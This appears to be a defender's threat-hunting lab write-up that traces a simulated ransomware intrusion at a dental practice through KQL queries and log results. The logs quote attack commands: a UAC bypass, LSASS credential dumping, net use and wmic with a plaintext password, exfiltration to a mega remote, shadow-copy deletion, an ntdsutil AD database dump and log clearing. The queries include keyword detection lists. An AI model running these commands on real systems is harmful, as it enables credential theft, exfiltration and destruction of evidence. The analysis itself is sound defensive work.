MITRE: T1036.005 (masquerading, match legitimate name or location). Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
64  HarborlightDental_CL
65  | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
66  | where EventID == 1 and Image has "taskhostw.exe"
67  | project EventTime, Image, TargetObject, Details, EventData_Xml
68
```

Results | Chart

ventTime [UTC]	Image	TargetObject	Details	EventData_Xml
2/4/2026, 1:45:16.000 PM	C:\Users\Public\taskhostw.exe			<Data Name='RuleName'>technique_id=T1204,technique_name=User Execution</Data><Data Name='UtcTime'>202
2/4/2026, 4:29:10.000 AM	C:\Users\Public\taskhostw.exe			<Data Name='RuleName'>technique_id=T1047,technique_name=Windows Management Instrumentation</Data><Da
2/4/2026, 3:35:10.000 AM	C:\Users\Public\taskhostw.exe			<Data Name='RuleName'>technique_id=T1047,technique_name=Windows Management Instrumentation</Data><Da
2/4/2026, 2:42:40.000 AM	C:\Users\Public\taskhostw.exe			<Data Name='RuleName'>technique_id=T1548.002,technique_name=Bypass User Access Control</Data><Data Name

taskhostw.exe launches from C:\Users\Public, with the T1548.002 technique tag boxed in the XML.

Q3.3 Which UAC bypass attempt succeeded

> **Answer:** The second one, `2026-02-04T02:42:39Z`.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00) .. datetime(2026-02-04 02:45))
| where host has "BACKOFFICE-PC1"
| where Image contains "fod"
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

EVIDENCE

- 02:42:11: fodhelper.exe launched by rundll32 stayed at Medium integrity.
- 02:42:39: fodhelper.exe launched by cmd.exe reached High, and the fake taskhostw.exe launched at 02:42:40.

REASONING

> *The first attempt from rundll32 stayed at Medium, so it failed. The second, from cmd.exe, ran at High, so the bypass worked. The integrity level is the proof.*

MITRE: T1548.002. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
69  //Q3.3
70  HarborlightDental_CL
71  | where EventTime between (datetime(2026-02-04 02:00) .. datetime(2026-02-04 02:45))
72  | where host has "BACKOFFICE-PC1"
73  | where Image contains "fod"
74  | project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
75  | sort by EventTime asc
```

Results | Chart

EventTime [UTC]	Image	ParentImage	CommandLine	IntegrityLevel
2/4/2026, 2:42:11.000 AM	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\rundll3...	fodhelper.exe	Medium
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\fodhelper.exe"	High
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\cmd.exe	"C:\Windows\system32\fodhelper.exe"	Medium
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.exe	C:\Windows\System32\cmd.exe	fodhelper.exe	Medium
2/4/2026, 2:42:39.000 AM	C:\Windows\System32\fodhelper.exe			

fodhelper.exe process creations; the 02:42:39 cmd.exe row reaches High (boxed).

Q4.1 Which process is injected on every host

> **Answer:** `C:\Users\Public\taskhostw.exe` injecting into `C:\Windows\System32\spoolsv.exe`, on 3 hosts.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:42) .. datetime(2026-02-04 23:59))
| where EventID in (8, 10)
| extend SourceImage = extract(@"Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TargetImage = extract(@"Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TargetImage has "spoolsv"
| project EventTime, host, EventID, SourceImage, TargetImage, granted_access
| sort by EventTime asc
```

EVIDENCE

- Injections (EventIDs 8 and 10): 02:47:11 and 03:31:58 on BACKOFFICE-PC1, 04:26:08 on HL-FS01, 04:34:11–12 on ADDC01.
- The count is 3 hosts and 4 injection moments.

REASONING

> *Injection needs a CreateRemoteThread (EventID 8) backed by process access (EventID 10). Running inside the SYSTEM print spooler hides the attacker in a trusted service and gives SYSTEM rights.*

MITRE: T1055. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
//Q4.1
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:42) .. datetime(2026-02-04 23:59))
| where EventID in (8, 10)
| extend SourceImage = extract(@"Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TargetImage = extract(@"Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TargetImage has "spoolsv"
//| where SourceImage !has_any ("SearchIndexer", "OneDrive")
| project EventTime, host, EventID, SourceImage, TargetImage, granted_access
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	host	EventID	SourceImage	TargetImage	granted_access
2/4/2026, 2:47:11.000 AM	BACKOFFICE-PC1	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x40
2/4/2026, 2:47:11.000 AM	BACKOFFICE-PC1	8	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	
2/4/2026, 3:31:58.000 AM	BACKOFFICE-PC1	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x1fffff
2/4/2026, 3:31:58.000 AM	BACKOFFICE-PC1	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x40
2/4/2026, 3:31:58.000 AM	BACKOFFICE-PC1	8	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	
2/4/2026, 3:31:58.000 AM	BACKOFFICE-PC1	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x1410
2/4/2026, 4:26:08.000 AM	HL-FS01	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x1fffff
2/4/2026, 4:26:08.000 AM	HL-FS01	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x40
2/4/2026, 4:26:08.000 AM	HL-FS01	8	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	
2/4/2026, 4:26:08.000 AM	HL-FS01	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x1410
2/4/2026, 4:34:11.000 AM	ADDC01	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x1fffff
2/4/2026, 4:34:11.000 AM	ADDC01	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x1410
2/4/2026, 4:34:12.000 AM	ADDC01	10	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	0x40
2/4/2026, 4:34:12.000 AM	ADDC01	8	C:\Users\Public\taskhostw.exe	C:\Windows\System32\spoolsv.exe	

taskhostw.exe to spoolsv.exe on all three hosts (boxed by host).

Q5.1 What does the attacker go after next

> **Answer:** (b) Local credential material.

EVIDENCE

- No query. Judgment question.

REASONING

> *With SYSTEM rights but no domain credentials, the attacker goes after local credential material first. Domain Admin directly, exfiltration or blind lateral movement would all need credentials the attacker did not yet have, so credential access comes before lateral movement.*

MITRE: T1078 (tagged), T1003 (the action). Pyramid of Pain: TTPs.

Q5.2 Credential Manager reads: attack or noise

> **Answer:** Noise.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode == 5379
| project EventTime, Account_Name, EventCode
| summarize count() by bin(EventTime, 1hr)
| sort by EventTime asc
```

EVIDENCE


- Hourly counts: 42 at 00:00 and 42 at 01:00, before the first download at 01:57, then a steady 13–26 per hour through the attack window, with a 120-read spike in the 13:00 hour.
- The reads started before the attack and do not rise with it, so they are baseline.

REASONING

> *Windows writes Event 5379 whenever an application reads saved credentials, which happens constantly on a normal workstation. A baseline that predates the attack and stays steady is background noise.*

Pyramid of Pain: not an indicator. This is the baseline step that makes the real LSASS read in Q5.3 stand out.

SCREENSHOTS AND QUERY RESULTS



Credential Manager reads (EventCode 5379) per hour.

Q5.3 Which process reads LSASS

> **Answer:** `spoolsv.exe, lsass.exe`

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:30) .. datetime(2026-02-04 06:00))
| where EventID == 10
| extend SourceImage = extract(@"Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TargetImage = extract(@"Name='TargetImage'>([^<]+)", 1, EventData_Xml),
         SourceUser  = extract(@"Name='SourceUser'>([^<]+)", 1, EventData_Xml)
| where TargetImage has "lsass"
| summarize hits=count(), first_seen=min(EventTime) by host, SourceImage, SourceUser, granted_access
| sort by first_seen asc
```

EVIDENCE

- spoolsv.exe as NT AUTHORITY\SYSTEM opened lsass.exe at 02:49:46 with 0x1fffff and 0x1410, about 2.5 minutes after the 02:47:11 injection into it.
- SearchIndexer.exe at 02:35:47 with 0x21410 is noise.
- The pattern repeats with taskhostw.exe as HARBORLIGHT\Emily.Grant on BACKOFFICE-PC1 (03:31:58), HL-FS01 (04:26:08) and ADDC01 (04:34:11).

REASONING

> *Three signals together mark the theft: an unexpected source process (the print spooler), a high-privilege mask, and the timing right after the injection. SearchIndexer reads LSASS for ordinary reasons and with a lower mask.*

MITRE: T1003.001 (LSASS memory), T1055. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
//5.3
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:30) .. datetime(2026-02-04 06:00))
| where EventID == 10
| extend SourceImage = extract(@"Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TargetImage = extract(@"Name='TargetImage'>([^<]+)", 1, EventData_Xml),
         SourceUser = extract(@"Name='SourceUser'>([^<]+)", 1, EventData_Xml)
| where TargetImage has "lsass"
| summarize hits=count(), first_seen=min(EventTime) by host, SourceImage, SourceUser, granted_access
| sort by first_seen asc
```

Results | Chart

host	SourceImage	SourceUser	granted_access	hits	first_seen [UTC]
BACKOFFICE-PC1	C:\Windows\system32\SearchIndexer.exe	NT AUTHORITY\SYSTEM	0x21410	2	2/4/2026, 2:35:47.000 AM
BACKOFFICE-PC1	C:\Windows\System32\spoolsv.exe	NT AUTHORITY\SYSTEM	0x1fffff	2	2/4/2026, 2:49:46.000 AM
host	BACKOFFICE-PC1				
SourceImage	C:\Windows\System32\spoolsv.exe				
SourceUser	NT AUTHORITY\SYSTEM				
granted_access	0x1fffff				
hits	2				
first_seen [UTC]	2026-02-04T02:49:46Z				
BACKOFFICE-PC1	C:\Windows\System32\spoolsv.exe	NT AUTHORITY\SYSTEM	0x1410	1	2/4/2026, 2:49:46.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	HARBORLIGHT\Emily.Grant	0x1fffff	1	2/4/2026, 3:31:58.000 AM
BACKOFFICE-PC1	C:\Users\Public\taskhostw.exe	HARBORLIGHT\Emily.Grant	0x1410	1	2/4/2026, 3:31:58.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	HARBORLIGHT\Emily.Grant	0x1410	1	2/4/2026, 4:26:08.000 AM
HL-FS01	C:\Users\Public\taskhostw.exe	HARBORLIGHT\Emily.Grant	0x1fffff	1	2/4/2026, 4:26:08.000 AM
ADDC01	C:\Users\Public\taskhostw.exe	HARBORLIGHT\Emily.Grant	0x1410	1	2/4/2026, 4:34:11.000 AM
ADDC01	C:\Users\Public\taskhostw.exe	HARBORLIGHT\Emily.Grant	0x1fffff	1	2/4/2026, 4:34:11.000 AM

LSASS access summary: spoolsv.exe (SYSTEM) 0x1fffff at 02:49:46 boxed; SearchIndexer 0x21410 is noise.

Q5.4 What the access mask means

> **Answer:** `0x1fffff` = PROCESS_ALL_ACCESS.

EVIDENCE

- The mask on the LSASS and notepad.exe rows.
- A web search confirmed that 0x1fffff grants all possible access rights to a process.

REASONING

> *A request for every right on a process is far more than a monitoring tool needs. It lets the caller read and write the process's memory, which is what LSASS dumping requires.*

MITRE: T1003.001. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

Q5.5 Which account and password

> **Answer:** Account `Emily.Grant`, password `Dental2024!` (credential in use from 03:34:09).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:49) .. datetime(2026-02-04 04:40))
| where EventID == 1
| where CommandLine has_any ("password", "/user", "/p:", " -p ", "-u ", "net use", "wmic", "psexec",
"runas", "cmdkey", "schtasks")
| project EventTime, host, Image, ParentImage, CommandLine
| sort by EventTime asc
```

EVIDENCE


- 03:34:09 on BACKOFFICE-PC1: `net use Z: \\172.16.0.8\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!`, launched by the injected spoolsv.exe through net.exe, about 44 minutes after the 02:49:46 LSASS read.

REASONING

> *The command line shows the credential in plain text and ties it to the stolen LSASS material by timing and by the injected parent process.*

MITRE: T1078.002 (domain account), T1021.002, T1003.001. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS



Command-line search for credentials; the 03:34:09 net use Z: row is boxed.

Q6.1 How the attacker moves first

> **Answer:** (b) Try the credential against one adjacent host first.

EVIDENCE

- The data fits: HL-FS01 at 03:34 and ADDC01 only at 04:28:22, almost an hour later.

REASONING

> *Hitting one adjacent host first limits failed-logon noise. A scan across the network with a stolen credential would generate alerts, and the attacker could not afford that.*

MITRE: T1021.002, T1078.002. Pyramid of Pain: TTPs.

Q6.2 Hop one

> **Answer:** BACKOFFICE-PC1 → HL-FS01, `172.16.0.8`, about 03:33–03:34. **Correction:** I submitted the hop-two values (172.16.0.7, 04:28:22) and the platform still gave 75 points.

QUERY

```
(Same query as Q5.5.)
```

EVIDENCE

- The command is logged at 03:34:09; the exact EventID 3 port-445 connection time was not confirmed.
- 172.16.0.7 at 04:28:22 is hop two, not hop one (Q6.3).

REASONING

> *The first use of the credential is the first hop. I answered with the second hop by mistake, so my submission was accepted for a different reason than the one I should have given.*

MITRE: T1021.002. Pyramid of Pain: TTPs.

Q6.3 Hop two

> **Answer:** HL-FS01 → ADDC01, `172.16.0.7`, 04:28:22 (platform-verified, 75 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:49) .. datetime(2026-02-04 04:40))
| where EventID == 1
| where CommandLine has_any ("password", "/user", "/p:", " -p ", "-u ", "net use", "wmic", "psexec",
"runas", "cmdkey", "schtasks")
| project EventTime, host, Image, ParentImage, CommandLine
| sort by EventTime asc
```

EVIDENCE

- 04:28:22 on HL-FS01: `net use Y: \\172.16.0.7\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!` from the injected spoolsv.exe.
- Preceded on HL-FS01 by taskhostw.exe injecting into spoolsv.exe and reading LSASS at 04:26:08; followed on ADDC01 by the same injection and LSASS pattern at 04:34:11–12.

REASONING

> *The same credential reaches the domain controller from the file server, not from the workstation. The attacker repeats the same playbook on each host: inject, read LSASS, move on.*

MITRE: T1021.002, T1078.002. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
28 //Q6.3
29 HarborlightDental_CL
30  | where EventTime between (datetime(2026-02-04 02:49) .. datetime(2026-02-04 04:40))
31  | where EventID == 1
32  | where CommandLine has_any ("password", "/user", "/p:", " -p ", "-u ", "net use", "wmic", "psexec", "runas", "cmdkey", "schtasks")
33  | project EventTime, host, Image, ParentImage, CommandLine
34  | sort by EventTime asc
```

Results | Chart

EventTime [UTC]	host	Image	ParentImage	CommandLine
2/4/2026, 2:57:20.000 AM	ADDC01	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k localService -p -s RemoteRegistry
2/4/2026, 2:57:20.000 AM	HL-FS01	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k localService -p -s RemoteRegistry
2/4/2026, 3:23:48.000 AM	HL-FS01	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s WinHttpAutoProxySvc
2/4/2026, 3:34:09.000 AM	BACKOFFICE-PC1	C:\Windows\System32\net.exe	C:\Windows\System32\spoolsv.exe	net use Z: \\172.16.0.8\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!
2/4/2026, 3:42:07.000 AM	HL-FS01	C:\Windows\System32\schtasks.exe	C:\Users\Public\taskhostw.exe	schtasks /create /tn WindowsUpdate /tr C:\Users\Public\taskhostw.exe /sc onstart /ru SYSTEM /f
2/4/2026, 3:45:19.000 AM	ADDC01	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s WinHttpAutoProxySvc
2/4/2026, 3:57:40.000 AM	HL-FS01	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "C:\ProgramData\Microsoft\MsMpEng.exe --config C:\ProgramData\Microsoft\config.dat --password-command echo" "exf1ltr8 copy C:\Shares mega:HARBORLIGHT-exfil -q"
2/4/2026, 4:04:06.000 AM	HL-FS01	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	wmic shadowcopy delete /nointeractive
2/4/2026, 4:05:26.000 AM	HL-FS01	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\cmd.exe	wmic shadowcopy delete /nointeractive
2/4/2026, 4:14:55.000 AM	ADDC01	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s WinHttpAutoProxySvc
2/4/2026, 4:28:22.000 AM	HL-FS01	C:\Windows\System32\net.exe	C:\Windows\System32\spoolsv.exe	net use Y: \172.16.0.7 C$ /user:HARBORLIGHT\Emily.Grant Dental2024!
2/4/2026, 4:37:39.000 AM	ADDC01	C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	C:\Windows\system32\svchost.exe -k localService -p -s RemoteRegistry

The 04:28:22 net use Y: to 172.16.0.7 on HL-FS01 (host, time and IP boxed).

Q6.4 Does traffic flow only one way

> **Answer:** `wmic /node:172.16.0.7 /user:HARBORLIGHT\Emily.Grant /password:Dental2024! process call create "cmd /c vssadmin delete shadows /all /quiet"` (platform-verified, 150 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:15))
| where host has "ADDC01" and EventID == 1
| where CommandLine has_any ("wmic", "vssadmin")
| project EventTime, Image, ParentImage, CommandLine
| sort by EventTime asc
```

EVIDENCE


- ADDC01 04:42:28, parent spoolsv.exe: the wmic /node command above; `vssadmin delete shadows` then ran on ADDC01 at 04:43:35.
- The DC is issuing commands, so command flow goes both ways and the DC is used as a hub, not just a destination.
- **Limitation:** the /node target is the DC itself (172.16.0.7), and I did not find a WMI push to another host.

REASONING

> *The platform's point is that the movement is a mesh, not a linear chain. The caveat is mine: the command targets the DC, so I treat this as the DC being used for its own recovery destruction, not as proof of a push to a third host.*

MITRE: T1047 (WMI), T1490, T1078.002. Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS



wmic /node:172.16.0.7 process call create on ADDC01 at 04:42:28 (parent spoolsv.exe).



vssadmin process creations on HL-FS01 (04:04–04:05) and ADDC01 (04:42–04:43).

Q6.5 The defensive control

> **Answer:** Network segmentation (platform-verified, 100 points).

EVIDENCE

- Harborlight's flat 172.16.0.0/24 had no controls between the workstation, the file server and the domain controller.

REASONING

> *SMB admin shares and WMI moved from workstation to file server to DC unchecked. Segmentation, with the DC and servers on separate segments and SMB and WMI blocked from workstations, would have stopped the credential from going anywhere.*

MITRE mitigation M1030 (network segmentation), which mitigates T1021.002.

Q7.1 Taking the whole directory

> **Answer:** `cmd /c "ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit"` (platform-verified, 150 points).

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:28) .. datetime(2026-02-04 05:15))
| where host has "ADDC01" and EventID == 1
| where CommandLine has_any ("ntdsutil", "ntds", "ifm", "diskshadow", "esentutl", "vssadmin create",
"shadow", "reg save")
| project EventTime, Image, ParentImage, CommandLine
| sort by EventTime asc
```

EVIDENCE

- ADDC01, 04:33:55 (parent taskhostw.exe) and again 04:35:35 (parent the injected spoolsv.exe), staging to C:\Windows\Temp\ntds.
- It came about 5.5 minutes after the 04:28:22 hop to the DC.
- **Not checked:** an EventID 11 for ntds.dit and the registry hives actually being written.

REASONING

> *IFM (Install From Media) is a legitimate domain-controller provisioning feature that copies the full AD database, including every account hash. Using it avoids touching LSASS again and gets every credential in one move.*

MITRE: T1003.003 (NTDS). Pyramid of Pain: TTPs.

SCREENSHOTS AND QUERY RESULTS

```
45  //Q7.1
46  HarborlightDental_CL
47  | where EventTime between (datetime(2026-02-04 04:28) .. datetime(2026-02-04 05:15))
48  | where host has "ADDC01" and EventID == 1
49  | where CommandLine has_any ("ntdsutil", "ntds", "ifm", "diskshadow", "esentutl", "vssadmin create", "shadow", "reg save")
50  | project EventTime, Image, ParentImage, CommandLine
51  | sort by EventTime asc
```

Results | Chart

EventTime [UTC]	Image	ParentImage	CommandLine
2/4/2026, 4:33:55.000 AM	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit"
2/4/2026, 4:33:55.000 AM	C:\Windows\System32\ntdsutil.exe	C:\Windows\System32\cmd.exe	ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit
2/4/2026, 4:35:35.000 AM	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c "ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit"
2/4/2026, 4:35:35.000 AM	C:\Windows\System32\ntdsutil.exe	C:\Windows\System32\cmd.exe	ntdsutil \"ac i ntds\" \"ifm\" \"create full C:\Windows\Temp\ntds\" quit quit

ntdsutil IFM commands on ADDC01 at 04:33:55 and 04:35:35 (boxed).

Q8.1 What the attacker does next

> **Answer:** (b) Clear logs (platform-verified, 10 points).

EVIDENCE

- After the noisy steps (IFM, shadow-copy deletion, credential use across hosts) the attacker has made a lot of noise.

REASONING

> *The most valuable next step is destroying evidence so responders cannot reconstruct what happened. Ignoring it leaves the trail intact. Backdoors are long-term persistence, which matters less than hiding what has been done. Exfiltration takes time to stage and transfer, so cleaning up first protects the attacker if detected mid-transfer. In this case exfiltration actually came before the DC dump and the wipes came last.*

MITRE: T1070.001. Pyramid of Pain: TTPs.

Q8.2 Which hosts get their logs cleared

> **Answer: ADDC01, BACKOFFICE-PC1, HL-FS01. Correction:** I first submitted only ADDC01, which the platform accepted.

QUERY

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:30))
| where EventID == 1
| where CommandLine has_any ("wevtutil", "Clear-EventLog", "Remove-EventLog", "Limit-EventLog")
| project EventTime, host, Image, ParentImage, CommandLine
| distinct host
```

EVIDENCE

- Log-clearing commands appear on all three hosts. My exported CSV (63 wevtutil rows) shows two waves.
- Wave 1 by updater.exe (C:\ProgramData\Microsoft\updater.exe on HL-FS01, C:\Users\Public\updater.exe on the others) clears 5 core logs (Security, System, Application, Windows PowerShell, PowerShell/Operational) at 05:13:09 HL-FS01, 05:14:18 ADDC01, 05:17:35 BACKOFFICE-PC1.
- Wave 2 by cmd.exe clears 16 logs per host, including Microsoft-Windows-Sysmon/Operational, Defender, WMI-Activity, WinRM, TaskScheduler, RDP, Firewall, Setup and PowerShell/Admin, at 05:18:21 BACKOFFICE-PC1, 05:19:31 HL-FS01, 05:20:00–01 ADDC01.
- The SIEM-forwarded copies survived the local clearing, which is why the chain is reconstructable.

REASONING

> *I originally answered only ADDC01, which the platform accepted, but the question asked for all three hosts. I had assumed the attacker would clean the servers first and had not checked the workstation. After running the query without narrowing it to one host, I found log-clearing on all three. The workstation was cleared too, and in the second wave it was the first host hit, which makes sense because it holds the evidence of the phishing entry point.*

MITRE: T1070.001. Pyramid of Pain: TTPs (systematic log destruction across the compromised estate). Open item: updater.exe is unexplained and may be the ransomware binary.

SCREENSHOTS AND QUERY RESULTS

```
1  //Q8.2
2  HarborlightDental_CL
3  | where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:30))
4  | where EventID == 1
5  | where CommandLine has_any ("wevtutil", "Clear-EventLog", "Remove-EventLog", "Limit-EventLog")
6  | project EventTime, host, Image, ParentImage, CommandLine
7  | distinct host
```

Results | Chart

host

- ADDC01
- BACKOFFICE-PC1
- HL-FS01



Distinct hosts running wevtutil or Clear-EventLog: all three (boxed).

Q8.3 One channel cleared everywhere

> **Answer:** Security (the platform result for this question was not recorded).

QUERY

```
(From the Q8.2 export; no separate query run in Sentinel.)
```

EVIDENCE

- Five channels (Security, System, Application, Windows PowerShell, PowerShell/Operational) were cleared in all six bursts (two waves on three hosts).
- Security is the answer the hint points to ("which matters most"), not the only channel common to every burst.

REASONING

> *The Security log holds the logon and account events (including 4728 and 4732 group changes) that would show lateral movement and the later backdoor account, so wiping it everywhere is the highest-value clearing.*

MITRE: T1070.001. Pyramid of Pain: TTPs. Detection: Security Event 1102 and alerts on wevtutil cl.

Q8.4 Which wipe is most thorough, and in what pattern

> **Answer:** All three hosts got the same 16-channel wipe, **staggered**. **Correction:** I submitted “BACKOFFICE-PC1, HL-FS01, ADDC01, simultaneous” and the platform gave 100 points.

QUERY

```
HarborlightDental_CL
